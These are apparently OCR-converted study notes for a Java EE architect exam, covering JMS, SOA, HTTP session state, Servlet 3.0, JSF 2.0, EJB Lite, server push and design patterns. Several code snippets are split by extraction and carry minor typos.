Two forms of JMS systems:

1. **point-to-point** (named queue)
2. **publish-subscribe** (durable[3] / non durable topic subscription)

Benefits: faster delivery than file transfer, better encapsulation, more reliable than remote procedures, service provided by application server, loose coupling, asynchronous communication possible

Drawbacks: extra component/broker to maintain, lack of standards between heterogeneous systems, not suitable for systems that require synchronous communication

DELIVERY MODE:

NON_PERSISTENT: messages do not need to be stored in persistent storage in case of client failure. A JMS provider must deliver this kind of message at-most-once, i.e., the message can be lost, but can only be delivered once.

PERSISTENT: messages are stored in persistent storage to be delivered at a later date if a client is unavailable. A JMS provider must deliver this kind of message once-and-only once, i.e., it cannot be lost and cannot be delivered more than once.

JMS MESSAGE SELECTORS

If your messaging application needs to filter the messages it receives, you can use a JMS API message selector, which allows a message consumer to specify the messages it is interested in.

A message selector is a String that contains an expression. The syntax of the expression is based on a subset of the SQL92 conditional expression syntax. The message selector in the example selects any message that has a NewsType property that is set to the value 'Sports' or 'Opinion':

NewsType = 'Sports' OR NewsType = 'Opinion'

[3] Durable means that the subscriptor will get the message even if it is not active at the moment of publication

The createConsumer and createDurableSubscriber methods allow you to specify a message selector as an argument when you create a message consumer.

EIS Integration

- Data integration (JDBC for relational databases, JCA for non-relational databases)
    - Type 1: JDBC-ODBC bridge driver
    - Type 2: Java + Native code driver
    - Type 3: All Java + Middleware translation driver
    - Type 4: All Java driver.
- Asynchronous, message-based, loosely coupled integration (JMS or JCA)
- Synchronous, tightly-coupled integration (JCA)
- Legacy connectivity (JCA)

4) Identify how a Service Oriented Architecture (SOA) facilitates system integration and best practices.

Service Oriented Architecture (SOA)

Fire-and-forget: is only one aspect of an SOA. In the first place, rich meta data and explicit contracts make the distinction between enterprise application integration (EAI) architecture and real SOA. The additional description of the contract (so called meta data) can be used for more or less pragmatic purposes. The main problem with fre-and-forget messaging is the complex error handling and many necessary type checks. The decoupling does not come for free.

- Independent services
- Discoverable services
- Interoperable services
- Loose coupling
- Heterogeneous platforms
- Standard SOAP for communication
- WSDL for service definition
- UDDI for service registry

Web Tier Technologies

1) Identify the benefits and drawbacks of using URL rewriting and cookies to manage HTTP session state.

COOKIES

Benefits	Drawbacks
• Cookies are usually persistent, so for low-security sites, user data that needs to be stored long-term (such as a user ID, historical information, etc.) can be maintained easily with no server interaction. • For small- and medium-sized session data, the entire session data (instead of just the session ID) can be kept in the cookie.	• Cookies are controlled by programming a low-level API, which is more difficult to implement than some other approaches. • All data for a session are kept on the client. Corruption, expiration or purging of cookie files can all result in incomplete, inconsistent, or missing information. • Size limitations on cookies differ by browser type and version, but a least-common-denominator approach mandates a maximum cookie size of 4,096 bytes. This limitation can be eliminated by storing just references to data (session ids, user ids, etc.) • Cookies may not be available for many reasons(the user may have disabled them, the browser version …) • Since web clients transmit to a server only those cookies created by that server, servers with different domain names can't share cookie data • Historically, cookie implementations in both browsers and servers have tended to be buggy • Browser instances share cookies, so users cannot have multiple simultaneous sessions. • Cookie-based solutions work only for HTTP clients.

URL REWRITING

Benefits	Drawbacks
• URL rewriting works just about everywhere, especially when cookies are turned off. • Multiple simultaneous sessions are possible for a single user • Entirely static pages cannot be used with URL rewriting, since every link must be dynamically written with the session state. It is possible to combine static and dynamic content, using (for example) templating or server-side includes. This limitation is also a barrier to integrating legacy web pages with newer, servlet-based pages.	• Every URL on a page which needs the session information must be rewritten each time a page is served. Not only is this expensive computationally, but it can greatly increase communication overhead. • URL rewriting limits the client's interaction with the server to HTTP GETs, which can result in awkward restrictions on the page. • URL rewriting does not work well with JSP technology. • If a client workstation crashes, all of the URLs (and therefore all of the data for that session) are lost.

Alternatives techniques:

- **Hidden form fields.** HTML forms have an entry that looks like the following: <INPUT TYPE="HIDDEN" NAME="session" VALUE="...">. This means that, when the form is submitted, the specified name and value are included in the GET or POST data. This can be used to store information about the session. However, it has the major disadvantage that it only works if every page is dynamically generated, since the whole point is that each session has a unique identifier.
- **Servlet HTTPSession**: This is a high-level interface built on top of cookies or URL-rewriting. In fact, on many servers, they use cookies if the browser supports them, but automatically revert to URL-rewriting when cookies are unsupported or explicitly disabled. But the servlet author doesn't need to bother with many of the details, doesn't have to explicitly manipulate cookies or information appended to the URL, and is automatically given a convenient place to store data that is associated with each session.

2) Identify appropriate uses for JSP and Servlet technology, and JavaServer Faces in a given Java EE application.

SERVLET 3.0

⌦SEE "ASYNC_IN_EJB3.pdf"

- It must implementd method: doGet(), doPost(), doPut(), doDelete()
- Redirected via `HttpServletResponse.sendRedirect(...)`
- With its support for annotations as well as its new ServletContext methods, Servlet 3.0 makes the web.xml file optional. In other words, you no longer need to include a web.xml file in a WAR file for a web application.

Features introduced in JEE6:


1. **Ease of configuration:** annotations are introduced in JEE6

```
@WebServlet
@WebFilter
@WebInitParam
@WebListener
@MultipartConfig
```

```
@WebServlet(name="FunkyServlet", urlPatterns={"/funky"})
Public class FunkyServlet extends HttpServlet {
       Public void doGet(HttpServletRequest req, HttpServletResponse res) {
                ….
       }
}
```

2. **Pluggability (Web Fragments):** Regardless of the framework you use now for Web development, you're always required to add several technology-mandated servlets or filters with specific settings in your Web application's web.xml file. Even worse, you must add yet more servlets, filters, and parameters if you

want to incorporate technology extension packages offering custom GUI widgets or security features (such as Spring Security). Your web.xml file keeps growing and gradually becomes a maintenance hassle.

-Pieces of web.xml in multiple places -Increased modularity & pluggability -Web fragment is a logical segment of web.xml Enables web frameworks to self-register to the web container	

3. **Async Processing**

   - Asynchronous request processing for AJAX (comet)
   - Prevents thread blocking

```
@WebServlet("/foo" asyncSupported=true)
public class MyServlet extends HttpServlet {
     public void doGet(HttpServletRequest req, HttpServletResponse res) {
         ...
         AsyncContext aCtx = request.startAsync(req, res);
         ScheduledThreadPoolExecutor executor = new ThreadPoolExecutor(10);
         executor.execute(new AsyncWebService(aCtx));
     }
}

public class AsyncWebService implements Runnable {
     AsyncContext ctx;
     public AsyncWebService(AsyncContext ctx) {
         this.ctx = ctx;
     }
     public void run() {
         // Invoke web service and save result in request attribute
         // Dispatch the request to render the result to a JSP.
         ctx.dispatch("/render.jsp");
}
}
```



JSP

JSPs are text files that contain static formatting code (like HTML or XML) and JSP-elements (scriptlets and custom tags) that generate dynamic content.

JAVA SERVER FACES 2.0

2. Model View Controller (MVC) framework
   - **View:**
     - Facelets (files xhtml): recommended !!!!
     - JSP with JSF tag libraries

        - Others PDLs (Page declaration language): XUL
    - Builds the hierarchy of JSF components in a view of the UI
    - Links the JSP component with Managed Beans using Unified Expression Language(#{object.attribute}
    - **Model:** Managed Beans(`@ManagedBean`): invoked as response to events generated by JSP components, they delegate the business logic in proper business components (EJBs, WS)
    - **Controller:** FacesServlet (optionally configured in faces-config.xml)
3. Based on components and events on the server side
4. Keeps on the server side a representation of the UI on the client
5. Other elements:
    - **Renderer**: responsible of generating the representation of the component, by default it is included a renderer of HTML4
    - **Converter**: converts from string to the corresponding type (Integer, Double,…) and viceversa
    - **Validator**: checks the validity of entries (Server side validation)
    - **Java APIs to represent UI components**, manage state, handle events, supports internationalization and accessibility, and validate input.
    - **Two JSP custom tag libraries for expressing user interface (UI) components** within a JSP page
        - Core: **<f:**
        - HTML: **<h:**

Development process	lifecycle
	

FACELET (*.HXMTL)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
      xmlns:f="http://java.sun.com/jsf/core"
      xmlns:h="http://java.sun.com/jsf/html">

    <h:body>
        <h3>JSF 2.0 + Ajax Hello World </h3>

        <h:form>
           <h:inputText id="name"
value="#{helloBean.name}"></h:inputText>
           <h:commandButton value="Welcome Me">
                 <f:ajax execute="name"
render="output" />
           </h:commandButton>

           <h2><h:outputText id="output"
```

@ManagedBean

```
import javax.faces.bean.ManagedBean;
import javax.faces.bean.SessionScoped;

import java.io.Serializable;

@ManagedBean
@SessionScoped
public class HelloBean implements Serializable {

        private String name;

        public String getName() {
           return name;
        }
        public void setName(String name) {
           this.name = name;
        }
        public String getSayWelcome(){
           //check if null?
           if("".equals(name) || name ==null){
                 return "";
```

```
value="#{helloBean.sayWelcome}" /></h2>
        </h:form>

    </h:body>
</html>
```

```
            }else{
                return "Ajax message " + name;
            }
        }
}
```

NOTES:

1. AJAX component <f:ajax : invocation of ajax invocation
2. @SessionScoped:scope of the managed bean
3. In order to reference one managed bean from another, use @ManagedProperty(value="#{userManager}")

3) Identify the benefits of using an EJB container with a web container instead of a web container alone.

EJB LITE= It is a subset of the EJB API. It is part of the WebProfile, which web container alone should execute, therefore and according to the the EJB Lite, web container alone can not:

- Create MDB
- Create EJB to be accesed remotely
- Create EJB as Web Services
- Create EJBs with Asynchronous invocations
- Create EJBs with timer service
- Create EJB2
- Create EJBs supporting CORBA interoperability

Feature	EJB Lite	EJB
Stateless beans	✔	✔
Stateful beans	✔	✔
Singleton beans	✔	✔
Message driven beans		✔
Remoting		✔
Web service (SOAP/REST)		✔
Asynchronous invocation		✔
Interceptors	✔	✔
Declarative security	✔	✔
Declarative transactions	✔	✔
Programmatic transactions	✔	✔
Timer service		✔
EJB 2 support		✔
CORBA interoperability		✔

WEB CENTRIC: Web tier communicates directly with Enterprise Information Resource (EIS)	**EJB CENTRIC:** Enterprise beans encapsulate the EIS tier and core application logic. Web tier communicates with the beans and serves only as a front end.
• Web interface (HTML/XML) • Accessible from internet • Firewall restrictions • Public service • Simple business logic • EJB-container not available (Tomcat) • Mostly read operations on objects • Simple object model structure • Avoid EJB performance overhead	• Support for Fat-clients • Thread-safety • Security (down to method level) • Scalability • Complexity • Distributed applications • Dependency Injection • Data integrity (transactions) • Reuse of beans • Support for variety of clients • Bean lifecycle management • Persistence management

4) Identify the differences between client pull and server push architectures.


- **CLIENT PULL (aka SERVER-POLLING**): The idea is that the client "asks" from time to time to the server for the updates of the info. In HTML use the HTML tag <META> for polling the server. This tag tells the client it must refresh the page after a number of seconds. <META http-equiv="Refresh" content="10"; url="newPage.html" />. This approach has the downside of wasting network bandwidth and server resources. Note that this can be used for AJAX or non AJAX clients

- **SERVER PUSH:** the client waits for the server to push the updates as opposed to frequently polling the server. This can be achieved in JEE 6 in two ways, according to the client:
  - **Web browser (HTTP):** new asynchronous functionality of Servlet 3.0 (see web tier)
  - **Fat Client**: EJB 3.1 can also specify a Session Bean to be asynchronous.

DIGGING DEEPER:The HTTP protocol is a request/response protocol. A client sends a request message to a server, and the server replies with a response message. The server can't initiate a connection with a client or send an unexpected message to the client. This aspect of the HTTP protocol seemingly makes server push impossible. But several ingenious techniques have been devised to circumvent this constraint:

- *Service streaming* (streaming) allows a server to send a message to a client when an event occurs, without an explicit request from the client. In real-world implementations, the client initiates a connection to the server through a request, and the response returns bits and pieces each time a server-side event occurs; the response lasts (theoretically) forever. Those bits and pieces can be interpreted by client-side JavaScript and displayed through the browser's incremental rendering ability.
- *Long polling*, also known as *asynchronous polling*, is a hybrid of pure server push and client pull. It is based on the Bayeux protocol, which uses a topic-based publish-subscribe scheme. As in streaming, a client subscribes to a connection channel on the server by sending a request. The server holds the request and waits for an event to happen. Once the event occurs (or after a predefined timeout), a complete response message is sent to the client. Upon receiving the response, the client immediately sends a new request. The server, then, almost always has an outstanding request that it can use to deliver data in response to a server-side event. Long polling is relatively easier to implement on the browser side than streaming.
- *Passive piggyback*: When the server has an update to send, it waits for the next time the browser makes a request and then sends its update along with the response that the browser was expecting.

Service streaming and long polling, implemented with Ajax, are known as Comet, or reverse Ajax. (Some developers call all interactive techniques reverse Ajax, including regular polling, Comet, and piggyback.)



In order to achieve this, proprietary solutions were built to support this. Now, with Servlet 3.0, there is a standard way to do it.

5) Identify the benefits and drawbacks of using a browser to access asynchronous, lightweight processes on the server.

FROM WIKIPEDIA:

The term Ajax has come to represent a broad group of web technologies that can be used to implement a web application that communicates with a server in the background, without interfering with the current state of the page. In the article that coined the term Ajax,[1] Jesse James Garrett explained that the following technologies are incorporated:

- HTML (or XHTML) and CSS for presentation
- The Document Object Model (DOM) for dynamic display of and interaction with data
- XML for the interchange of data, and XSLT for its manipulation
- The XMLHttpRequest object for asynchronous communication
- JavaScript to bring these technologies together

Since then, however, there have been a number of developments in the technologies used in an Ajax application, and the definition of the term Ajax. XML is not required for data interchange and therefore XSLT is not required for the manipulation of data. **JavaScript Object Notation (JSON**) is often used as an alternative format for data interchange,[7] although other formats such as preformatted HTML or plain text can also be used.[8]

Asynchronous HTML and HTTP (AHAH) involves using XMLHTTPRequest to retrieve (X)HTML fragments which are then inserted directly into the web page.

Benefits	Drawbacks

• **Better interactivity**: This is pretty much the most striking benefit behind why several developers and webmasters are switching to AJAX for their websites. AJAX allows easier and quicker interaction between user and website as pages are not reloaded for content to be displayed. • **Easier navigation**: AJAX applications on websites can be built to allow easier navigation to users in comparison to using the traditional back and forward button on a browser. • **Compact**: With AJAX, several multi purpose applications and features can be handled using a single web page, avoiding the need for clutter with several web pages. For our use of AJAX on goedkope-zomervakantie.com, it took just a few lines of code! • **Backed by reputed brands**: Another assuring reason to use AJAX on your websites is the fact that several complex web applications are handled using AJAX, Google Maps is the most impressive and obvious example, other powerful, popular scripts such as the vBulletin forum software has also incorporated AJAX into their latest version.	• **The back and refresh button are rendered useless**: With AJAX, as all functions are loaded on a dynamic page without the page being reloaded or more importantly a URL being changed (except for a hash symbol maybe), clicking the back or refresh button would take you to an entirely different web page or to the beginning of what your dynamic web page was processing. This is the main drawback behind AJAX but fortunately with good programming skills this issue can be fixed. • **It is built on javascript**: While javascript is secure and has been heavily used by websites for a long period of time, a percentage of website surfers prefer to turn javascript functionality off on their browser rendering the AJAX application useless, a work around to this con is present as well, where the developer will need to code a parallel non-javascript version of the dynamic web page to cater to these users.

Design Patterns

1) Demonstrate knowledge of Java EE design patterns including: Service Starter, Singleton, Bean Locator, Resource Binder, Dependency Injection, Payload Extractor, Context Holder, and Thread Tracker.

Patterns that can be used at any layer or are not of architectural significance yet very useful.

Service Starter

- Initialize an EJB upon server start (e.g. to load a cache)
- EJB 3.1: @Singleton with @Startup. May also @DependsOn another one.
- pre-EJB 3.1: a HttpServlet with init() method and load-on-startup 1

Singleton

- Standardized in EJB 3.1 with @Singleton (in the scope of a single JVM only)
- By default uses @Lock(LockType.WRITE) and thus can only be accessed by a single thread at a time; user READ for concurrent access
- Strategies (rather uses)
    - **Gatekeeper –** limit access to a legacy resource (e.g. due to limited # of licenses or its limited scalability) – this could be done in a JCA adapter but that's a lot more work. It can also serialize access to a single-threaded resource with LockType.WRITE
    - **Caching Singleton** – holds a cache of mostly read-only data, likely initialized at startup, and accessed concurrently thanks to LockType.READ

Bean Locator – encapsulates JNDI if DI not available (e.g. Stateful EJB can't be injected into a servlet).Use a Fluent GlobalJNDIName Builder to simplify the error-prone process of global JNDI name construction.

Thread Tracker – name a thread after the bean and business method it's currently executing for easier monitoring/troubleshooting (instead of e.g. "http-0.0.0.0-8180-1") via an interceptor (but beware that the interception is several times slower than a direct call)

Dependency Injection Extender

- Integrate another DI fwrk's (spring, guice) managed beans into an EJB via a custom Interceptor, which will invoke the DI framework to inject its beans into the EJB upon each call (e.g. via Guice's Injector.injectMember(invocationCtx.getTarget());)
- The interceptor must ensure proper bean's lifecycle w.r.t. its scope (request x session x …)
- Strategies:
    - **Stateful Session Bean Injector** – can use per-instance injectors and cache the injected components for the EJB's lifetime
    - **Stateless Session Bean Injector** – either all the members must be injected before each call or it's necessary to use smart proxies able to react e.g. to transactions for non-idempotent components

    - **Transactional Integration** – "the injected components already participate in a transaction started in the session bean"
- Performance – interceptors and DI rely on reflection which is slower than direct calls, yet still much faster than an average DB access


Payload Extractor – factor out the (reusable) type checking and error handling for a MDB message into a reusable interceptor; poison messages (messages that are not intended for us or not at this moment) moved by the **interceptor** to a "dead letter queue" via a stateless EJB using the JMS API

Resource Binder – The application server registers the components at the startup (deployment) time of the application. Resources and services such as DataSources, Destination services, or JCA connectors are registered using the administration console. In both cases the application servers perform the binding of a resource to a JNDI name and thus the entire registration process. There are no standard hooks for the registration of custom resources. With EJB3.1 it can be solved using a @Singleton with @Startup and the JNDI API (Context.(re)bind()). Notice that your app. server's proprietary JNDI impl. may enforce some restrictions on the resource object (such as serializability).

Context Holder – The application server is managing concurrency and threads for you. The invocation context such as transaction and security information are associated with the current execution thread by the EJB container. It is hard to pass additional information between transaction participants. EJB 3.1 does provide a simple API (javax.interceptors.InvocationContext#getContextData) for managing the invocation context, but only to pass information between interceptors. There is no standardized way to pass information between EJB instances participating in the same transaction. The problem is not solved by the EJB 3.1 specifcation, rather than by the Java EE 5/6 spec itself. The TransactionSynchronizationRegistry can be injected in any managed class using the plain @Resource annotation—it comes already with a map-like API: Object getResource(Object key) and putResource(Object key, Object value) methods. Notice that ThreadLocal may be problematic if a S.Facade invokes a Service and each is from a distinct thread pool = diff. thread.

2) Select an appropriate pattern for a given application challenge from the following: Facade, Strategy, Observer, Composite, and Abstract Factory.

FAÇADE =Provide unified interface to a set of interfaces, simplifying use.




Scenario	Benefits	Drawbacks
• Provide a simpler to use interface to a complex sub-system • Hide complexity from client • Layering sub-systems	• Hides complexity from client • Easier to use interface • Reduces coupling client and sub-system	• Adds an extra layer • Does not prevent client from using classes in sub-system directly

- Abstract Factory: can be used with Facade to provide interface to sub-system
- Mediator: similar, but the Mediator centralizes communication, while the Facade only makes the sub-system easier to use by using a higher abstraction interface
- Singleton: Facades are often Singletons

Example: By exposing a set of functionalities through a web service the client code needs to only worry about the simple interface being exposed to them and not the complex relationships that may or may not exist behind the web service layer. A single web service call to update a system with new data may actually involve communication with a number of databases and systems, however this detail is hidden due to the implementation of the façade pattern.

STRATEGY=Encapsulate family of algorithms in own concrete class, making them interchangeable.




Scenario	Benefits	Drawbacks
• Classes differ only in behavior, externalize behavior in Strategy classes • Need different variants of algorithms • Avoid exposure of algorithm to the client • Avoid large multiple conditional statements to choose algorithm	• Externalize family of algorithms in own classes • Prevents subclassing to change behavior • Prevents large multiple conditional statements • Provides different variants of same behavior	• Client can have difficulties to select the right algorithm • Overhead in communication between Context and Strategy • Increases number of objects

- Flyweight: can be used to share Strategy objects

Example: When importing data into a new system different validation algorithms may be run based on the data set. By configuring the import to utilize strategies the conditional logic to determine what validation set to run can be removed and the import can be decoupled from the actual validation code. This will allow us to dynamically call one or more strategies during the import.

OBSERVER=When one object changes, all dependent objects are notified.




Scenario	Benefits	Drawbacks
• Change of one object leads to changing other objects • Hide dependent objects from object to avoid tight coupling • Support needed for broadcast communication	• Reduces coupling object and dependent objects • Support for broadcast communication	• Dependent objects need to deduce what is changed

- Mediator: can be used to mediate complex updates between subjects and observers
- Singleton: the ChangeManager object can use the Singleton pattern

Example: This pattern can be found in almost every GUI environment. When buttons, text, and other fields are placed in applications the application typically **registers as a listener** for those controls. When a user triggers an event, such as clicking a button, the control iterates through its registered observers and sends a notification to each.

COMPOSITE=Complex tree structure of composite objects. The objects can be handled uniformly by




clients.

Scenario	Benefits	Drawbacks
• Representation of complex hierarchy structures • Present an uniform composition of objects for the clients	• Flexible structure to represent complex data • Simplifies client code, objects can be treated uniformly • Easier to add new components	• No restriction in adding new components, run-time constraints needed

- Chain of Responsibility: uses the Composite structure
